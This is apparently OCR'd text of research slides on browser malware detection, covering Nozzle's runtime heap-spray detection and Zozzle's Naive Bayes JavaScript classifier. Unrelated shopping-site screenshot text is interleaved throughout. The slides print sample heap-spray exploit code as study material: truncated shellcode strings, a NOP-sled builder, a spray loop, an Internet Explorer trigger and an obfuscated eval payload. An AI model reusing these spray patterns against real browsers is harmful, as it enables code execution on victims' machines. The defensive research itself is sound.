Amazon.com: Online Shopp...
http://www.amazon.com/
Amazon.com: Online ...
Malware
Other bookmarks
Toys, Kids & Baby
Clothing, Shoes & Jewelry
Sports & Outdoors
Tools & Home Improvement
Automotive & Industrial
$189
$139
Order now
Order now
amazonkindle
• No Monthly Fees
• No Minimums
• 35,000 Free ATMs
MEMBER FDIC
Learn More
ING DIRECT
Save your money ®
The New iPods: Sleek, Small, and Super Cool
iPod touch
iPod nano
iPod shuffle
See all the new iPods
Get a $150 Amazon.com Gift Card with the Purchase of an ASUS Bamboo Laptop*
*Restrictions apply
Learn more
Earn Triple Points on Amazon.com Orders.
Start with $30 back.
Learn more
ADVERTISEMENT
ING DIRECT
Save your money
Member FDIC
The Orange Savings Account SM
• Join 8 million other Super Savers
• Make a small deposit to get started
Start saving today
What Other Customers Are Looking At Right Now
Sid Meier's Civilization V
2K Games
Windows
Kindle 3G Wireless Reading Device...
Amazon
$189.00
Halo Reach
Microsoft
Xbox 360
$59.99 Click for details
Ultimate Ears SuperFi 4 Noise...
$129.99 $39.99
Start
Amazon.com: Online ...
C:\Documents and Settin...
Command Prompt

Amazon.com: Online Shopp...
http://www.amazon.com/
Amazon.com: Online ...
Malware
Other bookmarks
amazon.com
Hello. Sign in to get personalized recommendations. New customer? Start here.
Sell on Amazon - 30 days FREE*
Your Amazon.com | Today's Deals | Gifts & Wish Lists | Gift Cards
Your Account | Help
Shop All Departments
Search
All Departments
GO
Cart
Wish List
Books
Movies, Music & Games
Digital Downloads
Kindle
Computers & Office
Electronics
Home, Garden & Pets
Grocery, Health & Beauty
Toys, Kids & Baby
Clothing, Shoes & Jewelry
Sports & Outdoors
Tools & Home Improvement
Automotive & Industrial
Chapter 1
The All-New Kindle
Kindle 3G
Free 3G+Wi-Fi
$189
Order now
Kindle
Wi-Fi
$139
Order now
amazonkindle
Fall Blowout Sale
Shop now
ADVERTISEMENT
electric orange checking
Pay yourself with a $50 bonus when you open an account.
• No Monthly Fees
• No Minimums
• 35,000 Free ATMs
MEMBER FDIC
Learn More
ING DIRECT
Save your money®
The New iPods: Sleek, Small, and Super Cool
Get a $150 Amazon.com Gift Card with the Purchase of an ASUS Bamboo Laptop*
*Restrictions apply
Learn more
Elements
Resources
Scripts
Timeline
Profiles
Storage
Audits
Console
Search Resources
All
Documents
Stylesheets
Images
Scripts
XHR
Fonts
Other
GRAPHS
Sort by Transfer Size
3
3
Start
Amazon.com: Online ...
C:\Documents and Settin...
Command Prompt

Malware Detection Landscape

Protect users from


malicious ones

Nozzle


Zozzle

Rozzle

Nozzle: Mechanics




Control flow graph (CFG)




Object Surface Area Calculation


- Assume: attacker wants to reach shell code from jump to any point in object
- Goal: find blocks that are likely to be reached via control flow
- Strategy: use dataflow analysis to compute "surface area" of each block



An example object from visiting google.com

Nozzle: Runtime Heap Spraying Detection





Nozzle Experimental Summary

0 False Positives

- 10 popular AJAX-heavy sites
- 150 top Web sites

0 False Negatives


- 12 published heap spraying exploits and
- 2,000 synthetic rogue pages generated using Metasploit

Runtime Overhead

- As high as 2x without sampling
- 5-10% with sampling

- Bing finds 1,000s of malicious sites using Nozzle
- Very few false positives
- Increased Bing’s detection capability two-fold

Malware Detection Landscape



Zozzle: Static Malware Detection

// Shellcode

```
var shellcode=unescape('%u9090%u9090%u9090%u9090%uceba%u11fa%u291f%ub1c9%udb33 […]');
bigblock=unescape("%u0D0D%u0D0D");
headersize=20;shellcodesize=headersize+shellcode.length;
while(bigblock.length<shellcodesize){bigblock+=bigblock;}
heapshell=bigblock.substring(0,shellcodesize);
nopsled=bigblock.substring(0,bigblock.length-shellcodesize);
while(nopsled.length+shellcodesize<0×25000){nopsled=nopsled+nopsled+heapshell}
```

// Spray

```
var spray=new Array();
for(i=0;i<500;i++){spray[i]=nopsled+shellcode;}
```

// Trigger

```
function trigger(){
  var varbdy = document.createElement('body');
  varbdy.addBehavior('#default#userData');
  document.appendChild(varbdy);
  try {
    for (iter=0; iter<10; iter++) {
      varbdy.setAttribute('s',window);
    }
  } catch(e){ }
  window.status+=";
}
document.getElementById('butid').onclick();
```


- Train a classifier to recognize malware
- Start with thousands of **malicious** and **benign** labeled samples
- Classify JavaScript code

Obfuscation

```
eval(""+O(2369522)+O(1949494)+O
(2288625)+O(648464)+O(2304124)+
O(2080995)+O(2020710)+O(2164958
)+O(2168902)+O(1986377)+O(22279
03)+O(2005851)+O(2021303)+O(646
435)+O(1228455)+O(644519)+O(234
6826)+O(2207788)+O(2023127)+O(2
306806)+O(1983560)+O(1949296)+O
(2245968)+O(2028685)+O(809214)+
O(680960)+O(747602)+O(2346412)+
O(1060647)+O(1045327)+O(1381007
)+O(1329180)+O(745897)+O(234140
4)+O(1109791)+O(1064283)+O(1128
719)+O(1321055)+O(748985)+...);
```


```
var l = function(x) {
  return String.fromCharCode(x);
}

     var O = function(m){
       return String.fromCharCode(
         Math.floor(m / 10000) / 2);
     }

shellcode = unescape("%u54EB%u758B…");
var bigblock = unescape("%u0c0c%u0c0c");
while(bigblock.length<slackspace) {
  bigblock += bigblock;
}
block = bigblock.substring(0,
  bigblock.length-slackspace);
while(block.length+slackspace<0x40000) {
  block = block + block + fillblock;
}
memory = new Array();
for(x=0; x<300; x++) {
  memory[x] = block + shellcode;
…
```

Runtime Deobfuscation via Code Unfolding)




Zozzle Training & Application

malicious samples
(1K)




benign samples
(7K)



Feature	P(malicious)
string:0c0c	0.99
function:shellcode	0.99
loop:memory	0.87
abcabcabcabcabc	0.80
try:activex	0.41
if:msie 7	0.33
abcabcabcabcabcabc	0.21
function:unescape	0.45
abcabcabcabcabcabc	0.55
loop:nop	0.95

Naïve Bayes Classification

Feature	P(malicious)
`string:0c0c`	0.99
`function:shellcode`	0.99
`loop:memory`	0.87
`Function:ActiveX`	0.80
`try:activex`	0.41
`if:msie 7`	0.33
`function:Array`	0.21
`function:unescape`	0.45
`loop:+=`	0.55
`loop:nop`	0.95



Amazon.com: Online Shopp... | □□□□ NOTEBOOK BATT...

http://at99.com.tw/category.php?id=153

□□□□ | □□□□ | □□□□□ | □□□ | □□□

閎亮購物網

□□ | □□□□ | □□□□□ | □□□□ | □□□□ | □□□□ | □□□□ | □□ □□□□□02-87917300

TAG □□□ | □□ | XO□□□□ | UPS | KODAK | □□□□□□□□□□□□□ie |

